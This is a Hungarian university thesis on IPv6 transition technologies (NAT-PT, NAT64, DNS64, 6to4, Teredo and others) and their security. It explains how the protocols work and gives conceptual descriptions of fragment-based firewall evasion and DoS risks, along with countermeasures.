Budapesti Műszaki és Gazdaságtudományi Egyetem
Villamosmérnöki és Informatikai Kar
Hálózati Rendszerek és Szolgáltatások Tanszék

Kovács Dániel

IPv6 áttérési technológiák vizsgálata biztonsági szempontból

KONZULENS

Dr. Lencse Gábor

BUDAPEST, 2015

"So, IPv6. You all know that we are almost out of IPv4 address space. I am a little embarrassed about that because I was the guy who decided that 32-bit was enough for the Internet experiment. My only defense is that the choice was made in 1977, and I thought it was an experiment. The problem is the experiment didn't end, so here we are."

Vint Cerf, LCA 2011 Keynote Speech

Tartalomjegyzék

Összefoglaló

Az IPv4 tervezésekor nem számoltak azzal, hogy egy olyan technológiát hoznak létre, amely 30-35 év múlva meghatározó szerepet fog betölteni. Az IPv4 legfőbb hibája a kioszthatő címek alacsony száma, ezért szükség van egy olyan technológiára, amely nemcsak a címek számát növeli, hanem az idővel felmerült igényeket is képes kielégíti. 1998-ban kiadták az IP 6-os verziójának az RFC-jét, az új verzió javítja az IPv4 hibáit, hiányosságait. A legfontosabb javítás a címtartomány kibővítése (128 bit), a fejléc leegyszerűsítése (állandó méret), illetve a fejléc modulárissá tétele volt. Az átállás az egyik pillanatról a másikra nem lehetséges, hiszen mind a szolgáltatói, mind az előfizetői oldalon hardveres és szoftveres fejlesztésekre is szükség lehet. Ezért nélkülözhetetlenek azok a technológiák, amelyek az elkövetkezendő, nagyjából 10 évben elősegítik majd a folyamatos átállást.

Dolgozatomban először szeretném bemutatni azokat a lehetséges eljárásokat az IPv6 áttérési technológiák közül, amelyeknek a használata az IPv6 bevezetésében néhány éven belül várhatóan aktuális lesz. Alapvetően háromféle eljárást vizsgáltam meg: az alagutazást, a fordítást és a dual-stack-et. A problémákat két atomi problémává lehet átalakítani, így beszélhetünk heterogén-kapcsolatról és heterogén-tranzitról. A kapcsolódási probléma akkor merül fel, ha két különböző protokollt használó hálózat vagy állomás kapcsolódik egymáshoz, ilyenkor valamilyen fordítóra van szükség, hogy a két oldal kommunikálni tudjon egymással. Tranzit problémáról beszélünk, ha egy vagy több natív hálózatot szeparál el egy másik hálózat, amely eltérő protokollt használ, ilyenkor alagutazást kell alkalmazni. A legfontosabb eljárások: NAT64, DNS64, 6to4, 6rd.

A bemutatott technológiák alkalmazása számos esetben biztonsági problémát okozhat, melyek egy része az adott technológia alkalmazásának elválaszthatatlan következménye, más részük kellő körültekintéssel kiküszöbölhető. Megvizsgáltam, hogy milyen ismert biztonsági problémák léphetnek fel, és kifejtettem, hogy azok miként használhatók ki: támadások indíthatók mind az IPv6, mind az IPv4 hálózatból, így minden lehetséges forrást meg kellett vizsgálnom.

Végezetül egy teszthálózat segítségével bemutattam, hogy az egyes megvalósításokban az eljárások hibái hogyan jelennek meg, illetve rávilágítottam, hogy

a korábban bemutatott támadások hogyan védhetők ki a leghatékonyabban. A vizsgált megvalósítások között találhatók nyílt és zárt forrású szoftverek is, mint például Tayga, BIND9 vagy Cisco és Linux beépített szolgáltatások.

Abstract

When the first RFC of IPv4 was released, engineers did not think about the possibilities, that this protocol could become vital after 30-35 years in our lives. Because of that, they did not think about a very important characteristic of IPv4: the available host addresses. On the other hand, there are several missing functions of IPv4, which would be very helpful. With RFC 2460, in 1998 IPv6 was released, which is similar to IPv4, but most of its problems and limitations were cut out, and some new features were introduced. The most important improvement of IPv6 was clearly the expansion of the address size from 32 bits to 128 bits. Also there were other improvements, such as the simplification and the modularity of the header and also the size of the header was defined to be exactly 40 bytes. It would be great to change from IPv4 to IPv6, but there are several problems: problems with the provider part, and also problems with the client part of the network. The problem that faces us, is that most of the network devices does not support IPv6 by design, so we need some technologies, with which we can change from IPv4 to IPv6 step by step. These technologies are called IPv6 transition technologies, with the help of these technologies, within about 10 years, we can change from IPv4 to IPv6 seamlessly.

I divided this paper into three main parts: First, I will show the possible methods and the most important transition technologies, which might be used in the next few years. Basically there are three possible methods: tunneling, translation and dual-stack. All of the problems can be divided into two categories: there can be connection and transit problems. When two sites or hosts connect with different IP versions, there is a connection problem, it can be solved with the use of a translator to change from one to the other protocol. On the other hand, when two or more native networks are separated by another version of network, there is a transition problem, this could be solved by tunneling. The most important protocols are NAT64, DNS64, 6to4, 6rd, 6PE.

Second, the use of these technologies can lead to several security issues, which could be mitigated with proper settings. I analyzed these technologies, and looked for the known security issues. Attacks can be launched from both the IPv4 and IPv6 networks, also from the clients and from the native network, so I had to check all the possible sources. Also I mentioned some possible solutions to harden the network.

At last but not least, I built a test network with which I checked the security issues of the several open and closed implementations such as Tayga, BIND9 or the built-in services of Cisco and Linux systems.

1 Bevezetés

Az IPv6 [1] technológiát az IPv4 [2] utódjának szánták, tervezésekor figyeltek arra, hogy az IPv4 hiányosságait, hibáit kijavítsák. A legfontosabb javítás az IPv4-hez képest a címtartomány kibővítése, a fejléc leegyszerűsítése, illetve a fejléc modulárissá tétele. A javítások közül egyértelműen a legfontosabb a címtartomány kiterjesztése, hiszen a jelenlegi 4-es verzióban az állomásokat 32 bites, míg a 6-os verzióban 128 bites címekkel címezhetjük, ez nagyságrendekkel több állomás egyedi címezhetőségét teszi lehetővé. A másik fontos változtatás a fejléc szerkezetének átalakítása, az 1. táblázat táblázatban látható az IPv4 fejléc szerkezete, majd a 2. táblázat táblázatban az IPv6 fejlécé.

Version	IHL	Type of Service	Total Length	
Identification			Flags	Fragment Offset
Time To Live		Protocol	Header Checksum	
Source IP Address				
Destination IP Address				
Options and Padding				

1. táblázat: IPv4 fejléc

Version	Traffic Class	Flow Label	
Payload Length		Next Header	Hop Limit
Source Address			
Destination Address			

2. táblázat: IPv6 fejléc

Az IPv4 fejléchez képest az IPv6 fejléc jóval egyszerűbb lett, fontos változás, hogy a fejléc mérete konstans 40 byte méretű, így nincs szükség semmilyen kitöltő mezőre (padding), illetve nincs szükség olyan mezőre, amely megmutatja a fejléc méretét (IHL). Az IPv6 fejlécből egyes mezőket elhagytak, ilyen például a Header Checksum, amely a fejléc esetleges sérülését jelzi, mivel manapság a hálózati linkek sokkal megbízhatóbbak, illetve ha a csomag sérülne, akkor igény szerint egy felsőbb rétegbeli protokoll javíthatja, vagy újraküldetheti azt. A mezők egy része át lett nevezve, ilyen

például a TTL (Time To Live), amely a Hop Limit nevet kapta. Az IPv6 fejléchez szükség esetén további kiterjesztések kapcsolhatóak a Next Header-ben megadott fejrészkiterjesztés címének segítségével, ilyen például az Hop-by-Hop, Routing Header vagy az ESP (Encapsulation Security Payload), így azok a fejlécek, amelyekre nincs szükség, nem szerepelnek feleslegesen.

A 128 bites IP címek segítségével és megfelelő tervezés mellett egy hierarchikus IPv6 hálózat alakítható ki, amely nemcsak hálózat-menedzsment szempontjából jobb, hanem megfelelő aggregáció esetén a hálózati útválasztók adatbázisainak mérete is sokkal kisebb tempóban növekedhet [4]. A fejléc leegyszerűsítése a gyorsabb útválasztás érdekében történt, így az eszközöknek sokkal kevesebb időt kell a fejléc elemzésével tölteni.

A fent bemutatott előnyök miatt egyre égetőbbé válik az átállás esedékessége, viszont ez az egyik pillanatról a másikra nem lehetséges, hiszen mind a szolgáltatói, mind az előfizetői oldalon hardveres és szoftveres fejlesztésekre is szükség lehet, ezért különböző technológiákra van szükség, amelyek az elkövetkezendő, nagyjából 10 évben elősegítik a folyamatos átállást. Ezekre a technológiákra nemcsak az átállás miatt lesz szükség, hanem a vészesen fogyó IPv4 címek miatt is, hiszen a publikus IPv4 címek globális kiosztásáért felelős szervezet, az IANA (Internet Assigned Numbers Authority), 2011. február 3-án ünnepélyesen kiosztotta az utolsó /8 méretű tartományokat is a regionális registryk számára [5].

A protokollok párhuzamos használatára alapvetően háromféle eljárás létezik: alagutazás (tunneling), fordítás (translation) és dual-stack. Tegyük fel, hogy van két különböző protokollunk, amelyek egymással nem kompatibilisek, ezek legyenek A és B nevűek. Az alagutazás során az A protokollt a B protokoll segítségével tudjuk szállítani olyan környezetben, ahol csak a B protokoll használható. Fordítás során egy speciális szoftverrel vagy hardverrel a két protokollt kicseréljük az átviendő adat körül (tipikusan a fejléceket). Dual-stack esetén a hálózati eszközök mind a két protokollt használják, így ha van olyan állomás, amelyik nem támogatná valamelyik protokollt, akkor gond nélkül használhatja a másikat, illetve azoknál az állomásoknál, ahol mind a kettő támogatott, ott igény szerint bármelyik használható.

A protokoll-különbözőségből eredő problémákat két atomi problémává lehet egyszerűsíteni [5]: heterogén kapcsolódás és heterogén tranzit. A kapcsolódási probléma akkor merül fel, ha két különböző protokollt használó hálózat vagy állomás kapcsolódik

egymáshoz, ilyenkor valamilyen fordítóra van szükség, hogy a két oldal kommunikálni tudjon egymással.

Tranzit problémáról beszélünk, ha egy vagy több natív hálózatot szeparál el egy másik hálózat, amely másik protokollt használ. Ha az elkülönített hálózatok egymással szeretnének kommunikálni, az elkülönítő hálózatot kell használniuk, ilyenkor alagutazást kell alkalmazni. A fent bemutatott két atomi problémából minden más, bonyolultabb probléma is levezethető, így elég, ha ezekre mutatunk megoldást.

A dolgozatomban elsőként bemutatom a különböző eljárás típusokat, majd megmutatom a konkrét protokollok sajátosságait. Ezután a legfontosabbnak vélt technológiákról írok bővebben, mélyebb betekintést nyújtok a működésükbe, illetve bemutatom a biztonsági kockázataikat. Majd bemutatok néhány támadási lehetőséget, illetve bemutatom a később használt eszközöket. Végül egy teszthálózat segítségével konkrét támadásokat mutatok be, amelyekre megoldásokat is javaslok.

2 Áttérési technológiák - Áttekintés

2.1 Fordítási technológiák

Elsőként tekintsük át, hogy mi is történik fordítás során. Tegyük fel, hogy van két hálózatunk, amelyeken az állomások (és hálózati eszközök) két különböző, egymással nem kompatibilis hálózati rétegbeli (Layer 3) protokollt használnak. Mivel a szállítási réteg (Layer 4) és az a feletti rétegek szintjén kompatibilitási hibák elméletben nem fordulhatnak elő, ezért elég lehet a hálózati rétegbeli fejléceket lecserélni, hogy a két hálózat kommunikálni tudjon egymással. Ez elméletben működhet, gyakorlatban azonban további problémák merülhetnek fel.

A problémák feltárásához vizsgáljuk meg, hogy a fordítás hogyan is történik. Lecserélhetjük a fejléceket úgy, hogy lényegében csak a csomagok címeit módosítjuk (ilyen például a tradicionális IPv4-IPv4 NAT), vagy lecserélhetjük a teljes fejlécet egy teljesen másik protokoll fejlécére (ilyen például IPv4-IPv6 vagy IPv6-IPv4 fejléc csere). A most következő protokollok a teljes fejlécet lecserélik, így valójában protokoll-fordítást hajtanak végre. A fordítási technológiákat további két csoportra bonthatjuk:

Állapotfüggő (stateful): A két oldal között N:M fordítás történik, azaz az egyik oldal címeihez a másik oldal címeit rendeljük hozzá. Mivel egy címre több is leképezhető, ezért a fordító egyik oldalán a címek számát csökkenthetjük, cserébe a fordítónak negyedik rétegbeli információkat is fordítania és tárolnia kell (overload).

Állapotmentes (stateless): A két oldal között 1:1 fordítás történik, mindkét oldalon ugyan annyi címet kell használni. Ez a megoldás nem spórol az IPv4 címekkel, viszont a szállítási rétegbeli protokollok számára nem jelent problémát, hiszen az IPv6 oldalon nyitott port száma az IPv4 oldalon is szabad lesz.

Vannak problémák, amelyek mindkét típusnál előfordulnak:

- ICMPv4 – ICMPv6 különbözőségek: A két protokoll különböző, a kettő között is fordítást kell végezni, ha használni szeretnénk.
- Path MTU Discovery: IPv6 használatakor csak a küldő fél tördelheti a csomagokat, ellentétben az IPv4-el. IPv6-nál a küldő fél felméri, hogy közte és a cél között mi a legkisebb MTU méret, majd küldéskor ez alapján tördel, így a köztes eszközöknek a tördeléssel nem kell foglalkoznia. Ha a kapcsolat egy

fordítón keresztül vezet, akkor az ilyen MTU információk elveszhetnek, így a köztes eszközöknek tördelniük kellene, amelyet nem biztos, hogy meg fognak tenni, így viszont a csomag elveszhet.

- Mindkét protokoll típus esetén probléma lehet, ha a fordító kiesik, ilyenkor a teljes hálózat elszigetelődhet. Állapotmentes megoldás esetén jobb a helyzet: egy másodlagos eszköz könnyen kiválthatja az elsődlegest, hiszen a kapcsolatokról nem kell információt tárolni, viszont állapotfüggő megoldás esetén a meglévő kapcsolatok megszakadnak.

Csak állapotfüggő (stateful) megoldás esetén előforduló problémák:

- Ennél a megoldásnál tipikusan N:M hozzárendelést alkalmazunk, ahol az IPv6 oldalon több, az IPv4 oldalon pedig kevesebb címmel rendelkezünk, így az IPv4 címek számát csökkenteni lehet. Mivel kevesebb IPv4 címre képzünk le több IPv6 címet, ezért a szállítási rétegbeli port számokat át kell szervezni, vagyis a fordítónak egy adatbázist kell fenntartania a leképzésekről, melynek kiesésekor a kapcsolatok megszakadnak.
- Állapotfüggő megoldásnál felmerül a kérdés, hogy egy IPv4 címet hogyan tudunk optimálisan kihasználni. Hibás számítások esetén vagy túl sok címet használunk, így a megoldás több pénzbe kerül, vagy túl keveset, és így nem fog tudni minden kapcsolat kiépülni, mert nem lesz elég nyitható port az IPv4 oldalon.
- Ha a fordító kiesik, akkor a hálózat elszigetelődhet

Az általános áttekintés után jöjjenek az egyes protokollok.

2.1.1 SIIT (Stateless IP/ICMP Translation)

A protokollt [6] arra az esetre tervezték, ha egy csak IPv6 címmel rendelkező állomás szeretne kommunikálni egy csak IPv4 címmel rendelkező állomással, úgy, hogy az IPv6 címmel rendelkező végponthoz nincs állandó IPv4 cím rendelve. A protokoll a csomag fejlécét lecseréli 6-os verzióról 4-esre és fordítva. Fordítás során az egyes IPv4 és IPv6 fejléc részek nem kerülnek átadásra a másik protokollban, így információ veszhet el. A SIIT-et később az állapotmentes NAT64 váltotta fel.

2.1.2 TRT (Transport Relay Translation)

A TRT [7] segítségével egy csak IPv6 címmel rendelkező állomás TCP/UDP (szállítási rétegbeli) datagramjait IPv4-es csomagokba helyezi át. A relay a két állomás

között helyezkedik el, IPv4 és IPv6 címmel is rendelkezik. Könnyebben beépíthető egy már meglévő hálózatba, hiszen a küldő és fogadó feleket nem kell módosítani, csak egy köztes eszközt kell beépíteni. Hátránya, hogy hasonlóan a NAT-hoz, néhány protokoll nehezen, vagy egyáltalán nem használható vele (IPSec, VoIP), illetve a köztes beépített fordító meghibásodása esetén az állomások elszigetelődnek.

2.1.3 NAT-PT (Network Address Translation – Protocol Translation)

A SIIT kiterjesztése [8], állapotfüggő (stateful), azaz a fordító egy adatbázisában számon tartja a kapcsolatokat, illetve segítségével több IPv6 címhez, az IPv6 címek számánál kevesebb IPv4 címet is rendelhetünk. Protokoll cserére a SIIT-et használja, illetve figyeli, hogy mely címek között épült ki kapcsolat, a kiépítés után az összerendelést fenntartja, így a kapcsolat kétirányú lehet, emiatt a forgalomnak mindig ugyan azon a fordítón kell keresztül mennie. A protokollnak további kiegészítései is vannak: NAPT-PT (port fordítás) és kétirányú NAT-PT: bármelyik irányból kezdeményezhető kapcsolat. A SIIT használata miatt a felsőbb rétegbeli protokollok használata során itt is felléphetnek problémák. A 4966-os RFC-vel 2007-ben elavulttá nyilvánították [8].

2.1.4 Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers

A NAT64 [10] (és DNS64 együttes) segítségével egy csak IPv6 címmel rendelkező állomás el tud érni egy csak IPv4 címmel rendelkező állomást. A protokoll segítségével akár peer-to-peer kapcsolat is ki tud épülni a két állomás között. A SIIT protokollt váltja ki, illetve a 6791-es RFC-ben [23] leírt algoritmus alapján fordítja az IPv4-es címeket IPv6-ossá. A protokoll nem csak unicast (TCP, UDP, ICMP), de multicast üzenetek továbbítására is képes. Párja a stateless NAT64.

2.1.5 DNS64

A NAT64 protokollal együtt használják [11], az IPv4-es „A” rekordokat IPv6-os „AAAA” rekordokká tudja fordítani, így a csak IPv6 címmel rendelkező állomás a NAT64 fordítón keresztül el tudja érni a csak IPv4 címmel rendelkező állomásokat.

2.1.6 464XLAT

A protokoll [12] használatával csak IPv4 címmel rendelkező állomások csak IPv6 címmel rendelkező hálózatokon keresztül is tudnak kommunikálni akár csak IPv4 akár csak IPv6 címmel rendelkező állomásokkal.

Használatakor két eszköz szükséges, egy PLAT (Provider-side translator) és egy CLAT (Client-side translator). A PLAT globális IPv6 címeket publikus IPv4 címekké fordít, a CLAT privát IPv4 címeket globális IPv6 címekké fordít. Előnye, hogy kevés IPv4 címre van szükség, könnyen telepíthető, nincs szükség új protokollokra, olcsóbb, mint dual-stack környezetet kialakítani.

2.2 Alagutazási technológiák

2.2.1 6to4

A protokoll [13] használatával izolált IPv6 szigeteket vagy állomásokat tudunk más IPv6-os hálózatokkal összekötni. A fő motiváció a protokoll elkészítésekor az volt, hogy az állomások konfiguráció nélkül elérjék a többi hálózatot, ezért a fő konfiguráció a natív IPv6 hálózatok szélén található útválasztókban történik (relay router).

A szigetnek legalább egy publikusan kiosztott IPv4 címmel kell rendelkeznie. A 6to4 használatakor alkalmazott IPv6 prefix kiszámításakor az IANA által erre a célra lefoglalt 2002::/16 prefixet kell használni. A sziget prefixe a 2002:V4ADDR::/48 lesz, ahol a V4ADDR a szigethez rendelt publikus IPv4 cím.

A natív IPv6 határán levő útválasztók az IPv6-os csomagokat IPv4-es csomagokba helyezik, ahol a protokoll típus 41 lesz.

2.2.2 IPv6 rapid deployment on IPv4 infrastructures (6rd)

A protokoll [15] egy költséghatékony és gyors megoldást tesz lehetővé a szolgáltatók számára, hogy a felhasználóiknak IPv6-ot szolgáltathassanak. A szolgáltató egy meghatározott prefix helyett a saját prefixét használhatja, melyben elhelyezheti az IPv4-es cím egy részét vagy teljes egészét.

2.2.3 Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

A protokoll [16] segítségével csak IPv6 címmel rendelkező állomások dual-stack állomások segítségével IPv4-en keresztül kommunikálhatnak. Az alagutazás automatikus, bármelyik másik állomás használható, amely rendelkezik mind IPv4, mind IPv6 címmel.

2.2.4 Tunneling IPv6 over UDP through NAT (TEREDO)

Csak privát IPv4 címmel rendelkező állomások IPv6 elérését teszi lehetővé [17] IPv4 hálózat felett, az IPv6-os csomagokat IPv4-en keresztül UDP-n alagutazza. A

használatához egy TEREDO szerverre és egy TEREDO relay-re van szükség, a szerver tartja a kapcsolatot az állomásokkal, a relay pedig közvetlen kapcsolatban áll a natív IPv6 hálózattal.

2.2.5 6in4

Az IPv6 csomagok IPv4 csomagokban utaznak, az IPv4-es csomagok fejlécében a protokoll szám 41. Az IPv4 fejléc után azonnal következik az IPv6 fejléc is. A protokoll önmagában nem támogat semmilyen biztonsági beállítást [18].

2.12. Address Plus Port (A+P)

Arra az esetre találták ki a protokollt[19], amikor az IPv4 címek teljesen elfogytak, de az IPv6 még nem eléggé elterjedt. Ahelyett, hogy egy állomásnak egy IPv4 címet adnának, az IPv4 címet kiegészítik a TCP/UDP portokkal maximum 16 biten, így akár egy IPv4 címmel 65536 állomás is címezhető multiplexelve.

2.2.6 Transmission of IPv6 over IPv4 Domains without Exp. Tunnels (6over4)

Hasonló a 6to4 protokollhoz, de ahelyett, hogy izolált szigeteket, ez izolált állomásokat tud összekötni a natív IPv6 hálózattal, az állomásoknak támogatnia kell az IPv4 és IPv6-ot is [19].

3 Áttérési technológiák - Bővebben

A következő fejezetben a fent bemutatott technológiák közül kiválasztom azokat, amelyek a következő néhány évben fontos szerepet játszhatnak az áttérés során, majd megvizsgálom azokat a főbb biztonsági kockázatokra fókuszálva. A kiválasztott technológiák nem feltétlenül mindig a legmegfelelőbbek, hiszen előfordulhat az, hogy az egyes eszköz gyártók a saját ízlésüknek megfelelő módszert implementálják, így főként ezeket érdemes áttekinteni. Más részről a bemutatott eljárások egy része elavultnak számít, ilyen például a 6over4, SIIT vagy a NAT-PT, viszont előfordulhat, hogy némelyiket érdemes megvizsgálni, hiszen ezek az építőkövei más protokolloknak, így az egyes hibák vagy sebezhetőségek könnyen átkerülhettek.

Elsőként a fordítási technológiákat vizsgálom meg, majd az alagutazásos megoldásokat, végül a dual-stack-et.

3.1 Fordítási technológiák

Ebben a fejezetben kerülnek mélyebb bemutatásra a legfontosabb fordítási technológiák.

3.1.1 ALG (Application Level Gateway)

Önmagában nem egy áttérési technológia, de fontos szerepet játszik, ezért szükséges megemlíteni. Az ALG egy alkalmazás szintű átjáró, olyan alkalmazások számára szükséges, ahol az OSI modell szerinti harmadik rétegbeli protokollba ágyazott felsőbb rétegbeli protokollban is megjelenik valamilyen harmadik szintű cím. Ilyen esetekben a felsőbb rétegbeli címet is át kell írni a megfelelő fordított címre, például bizonyos SIP üzenetekben megjelenik a felek IPv4 vagy IPv6 címe, ilyenkor a fordítónak ezeket a címeket is megfelelően módosítania kell.

3.1.2 NAT-PT (Network Address Translation – Protocol Translation)

A NAT-PT mára már elavultnak számít, de számos állapotfüggő fordítási technológia alapját képezi, ezért érdemes megvizsgálni.

Tegyük fel, hogy egy csak IPv6 protokollt támogató hálózatból szeretnénk elérni az IPv4 internetet. NAT-PT használata esetén a fordító a korábban bemutatott módon működik, azaz az IPv6 csomag fejlécét IPv4 fejlécre cseréli le, azonban mivel ez

állapotfüggő, ezért módosíthatja a szállítási rétegbeli port számokat és egyéb azonosítókat is, mint például az ICMP kérések azonosítói.

Az eszköznek számon kell tudnia tartani a csomag IPv4 és IPv6 oldalon levő tulajdonságait, tehát kell egy adatbázis, amelyben szerepelnek az IP címek, a szállítási réteg és magasabb rétegbeli protokollok adatai. Szükség lehet arra, hogy egy alkalmazási rétegbeli protokollt is módosítsunk a fordítás során, a NAT-PT lehetőséget ad az ALG alkalmazására.

3.1.2.1 A protokoll működése

Az IPv4 és IPv6 hálózatok határán található az az eszköz, amely a fordítást végzi. Az útválasztáshoz egy /96-os prefixet kell választani, illetve a hálózatot úgy kell beállítani, hogy az ehhez a prefixhez érkező csomagokat az eszközök a fordítóhoz küldjék. Ha a csak IPv6 címmel rendelkező állomások egy csak IPv4 címmel rendelkező állomással szeretnének kommunikálni, akkor cél (IPv4) állomás 32 bites címét a /96-os prefix után helyezi el. Például ha a cél IPv4 állomás címe 192.0.2.10, akkor ez átalakítva hexadecimális formátumba c000:02a0, azaz a cél állomás IPv6-ra leképzett IPv4 címe <PREFIX>::c000:02a0 lesz.

A teljes hálózati működéshez nem biztos, hogy elég az alap NAT-PT használata, hiszen a felhasználók nem az IP címeket szeretnék megjegyezni, hanem hosztneveket szeretnének használni. Ilyenkor DNS szolgáltatásra is szükség van mind a két oldalon. Előfordulhat viszont, hogy a csak IPv6 oldalon nincs DNS szerver, ekkor egy DNS ALG szolgáltatást is kell futtatni a fordító mellett. Ekkor a klienseken DNS kiszolgálóként az ALG szolgáltatást futtató eszközt kell megadni.

1. A kliens AAAA kérést (IPv6 DNS Query-t) küld a DNS ALG kiszolgálónak.
2. A DNS ALG kiszolgáló AAAA és A kéréseket juttat el a DNS szerverhez
3. A DNS szerver vagy válaszol az AAAA kérésre, vagy csak az A kérésre
4. Ha AAAA válasz jött a szervertől, akkor az IPv6 állomás az IPv6 hálózaton keresztül éri el a cél állomást
5. Ha csak A válasz jött, akkor a DNS ALG kiszolgáló egy AAAA rekordot állít elő, amelyben a cél címe a korábban bemutatott /96-os prefixbe lesz ágyazva, majd ezt elküldi a lekérést küldő IPv6 állomásnak.

Szoftveres megvalósítás esetén egy-egy csomag fordítási ideje nagyban függhet a fordításhoz használt tábla méretétől és telítettségétől, hardveres megvalósítás esetén a fő limitáció inkább csak a tábla mérete.

A NAT-PT előnye, hogy állapotfüggő, az IPv4 címeket nem pazarolja. Előnye mellett számos hátránya is van. Mivel a fordítás során a felsőbb rétegbeli protokollokban is módosításokat kell elvégeznie, egyes protokollok nehezen vagy egyáltalán nem használhatóak, mint például az IPSec, ahol a csomag titkosított része nem látható, esetenként ezek a problémák megkerülhetőek, de így a protokoll komplexitása túl magas lenne, ezért a 4966-os RFC a NAT-PT használatát már nem ajánlja (a protokollt „historic" állapotba helyezi, azaz elavultnak jelöli).

A másik probléma a DNS ALG megoldás, a NAT-PT-ben a DNS ALG a fordítóval egy eszközben kerül megvalósításban, ezeket a későbbi protokollok már külön választják.

3.1.2.2 A NAT-PT ismert problémái (röviden)

A protokoll (és minden más fordítási technológia) egyik hibája (mely közvetlenül nem biztonsági hiba) az IPSec-kel való inkompatibilitásában rejlik, azaz az IPSec AH (transport és tunel módban) és ESP (transport módban) fejléce nem tud megfelelően áthaladni a fordítón, így az IPSec titkosítás nem alkalmazható.

Az egyszerű fordítók nem képesek a töredék csomagokat fordítani (csak az első csomagtöredéket), mert csak az első töredékben található meg a szállítási rétegbeli port szám, így később a csomag nem állítható helyre [21]. Egy lehetséges megkerülése a problémának az lehet, ha a fordító valamilyen tárat implementál, ahol tárolja a csomagrészleteket, majd ha mind megérkezett, akkor helyreállítja, majd fordítja. Itt további problémák merülhetnek fel, például: mi történik a csomagtöredékekkel, ha az első töredék, amely a port számot tartalmazza, nem elsőnek érkezik, mi történik, ha megtelik a tár (3.1.2.3).

Mivel a NAT-PT nagyban épít a SIIT-re, ezért a NAT-PT-ben sem található multicast támogatás, illetve az RFC nem szolgál semmilyen megoldással.

3.1.2.3 Tiny Fragment támadás

A 791-es RFC [2] szerint a hálózati eszközöknek a 68 oktettes csomagokat tördelés nélkül kell tudniuk továbbítani, ebből az IPv4 fejléc maximum 60 oktett, illetve a legkisebb töredék minimum 8 oktett. Mivel a 8 oktettbe már a TCP flagek nem férnek be, ezért a

fordítónak meg kell várnia a következő csomagot, viszont egyes filterek, amelyek például a SYN kapcsolatokat nem engedik be, a flageket nem biztos, hogy a következő fragmentben megfelelően tudják vizsgálni, így előfordulhat, hogy például a tűzfalak egyes csomagokat, amelyeket normál működés során nem engedne át, átenged.

Megoldás:

A támadást ki lehet védeni úgy, hogy például az eszközök megfelelő mennyiségű töredéket mindenképpen megvárnak, mielőtt a csomag sorsáról döntenek.

3.1.2.4 Overlapping Fragment támadás

Mivel (az utolsó kivételével) a legkisebb töredék mérete legalább 68 oktett, ezért a szállítási rétegbeli protokollok fejléceiből a legfontosabb adat már az első töredékből kiderül, ilyen például a TCP cél port száma. A tűzfalak szűrői általában az első fragmentben található adatok alapján szűrnek, tehát ha egy olyan TCP portra menne a csomag, amely le van tiltva, akkor a csomagot eldobja, egyéb esetben átengedi. A támadás lényege az, hogy a támadó fél egy olyan töredéksorozatot hoz létre, ahol az első csomag egy engedélyezett címre menne, tehát a töredéksorozatot a tűzfal átengedi, majd egy későbbi csomagban nem első töredékként jelölve, egy tiltott port szám szerepel, ezzel átírva az első töredékből származó adatokat. Ezzel a módszerrel egy támadó fél átjuttathatja egy tűzfalon például HTTP forgalomnak álcázott SSH vagy TELNET forgalmat.

3.1.2.5 Általános DoS támadás az erőforrások elfogyasztásával

Mivel a NAT-PT nem alkalmaz authentikációt, ezért egy támadó fél annyi kapcsolatot nyithat, hogy az elfogyassza a fordító erőforrásait, akár a használható IPv4 címeket, vagy az eszköz memóriáját. Kivédeni a hálózatbeli általános authentikációval lehet, ami viszont a hálózat komplexitását növeli.

3.1.3 Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers és DNS64

3.1.3.1 NAT64

A NAT-PT IPv6 → IPv4 irányú működési elvét felhasználva hozták létre a NAT64 protokollt [10]. A protokoll specifikációjában csak az IPv6 → IPv4 irányt specifikálták. Az IPv6-ra leképzett IPv4 címek hasonlóak a NAT-PT-ben használtakhoz, viszont itt bármilyen /96-os prefixet használhatunk. Ha nem szeretnénk allokálni egy /96-os prefixet

a publikus tartományból, akkor használhatjuk a 64:FF9B::/96 well-known prefixet is. A hálózatot úgy kell beállítani, hogy a kiválasztott /96-os prefixre érkező csomagokat a fordító felé továbbítsa. A NAT64-ben kiváltották a NAT-PT-ben használt rugalmatlan ALG-t, helyette egy különálló protokollt specifikáltak: DNS64, ez később kerül bemutatásra.

NAT64 használatakor a legfontosabb eszköz a fordító, a fordítónak két részét lehet megkülönböztetni: a címfordítót és a protokoll fordítót. A protokoll fordító a 6791-es RFC [21] szerinti IP/ICMP fordítási algoritmus szerint működik.


A címfordító két tartomány között fordít, azaz a segítségével a két tartományban található állomások úgy tudják az egymásnak küldött csomagokat megcímezni, mintha azonos protokollú hálózaton lennének. A fordító segítségével ezt úgy érik el, hogy a fordító az IPv6 hálózaton található, csak IPv6 képes állomások számára az IPv4 állomásokat reprezentáló IPv4-címeket beágyazó IPv6 címek és az IPv4 hálózatban nekik megfelelő IPv4-címek között végzi a fordítást [22].

A protokoll specifikációja alapján egy fordítóhoz akár több IPv6 prefixet is lehet kötni, így akár egy-egy IPv6 prefixhez más-más IPv4 tartomány tartozhat. A fordítóhoz rendelt IPv4 tartomány mérete általában jóval kisebb, hiszen szeretnénk az IPv4 címeket a lehető legjobban kihasználni. A fordító a korábban bemutatott cím és port fordítást, illetve leképzést is elvégzi. A fordító a korábban bemutatott állapotfüggő elven működik, azaz működése során a lehető legkevesebb IPv4 címet használja fel.

3.1.3.2 DNS64

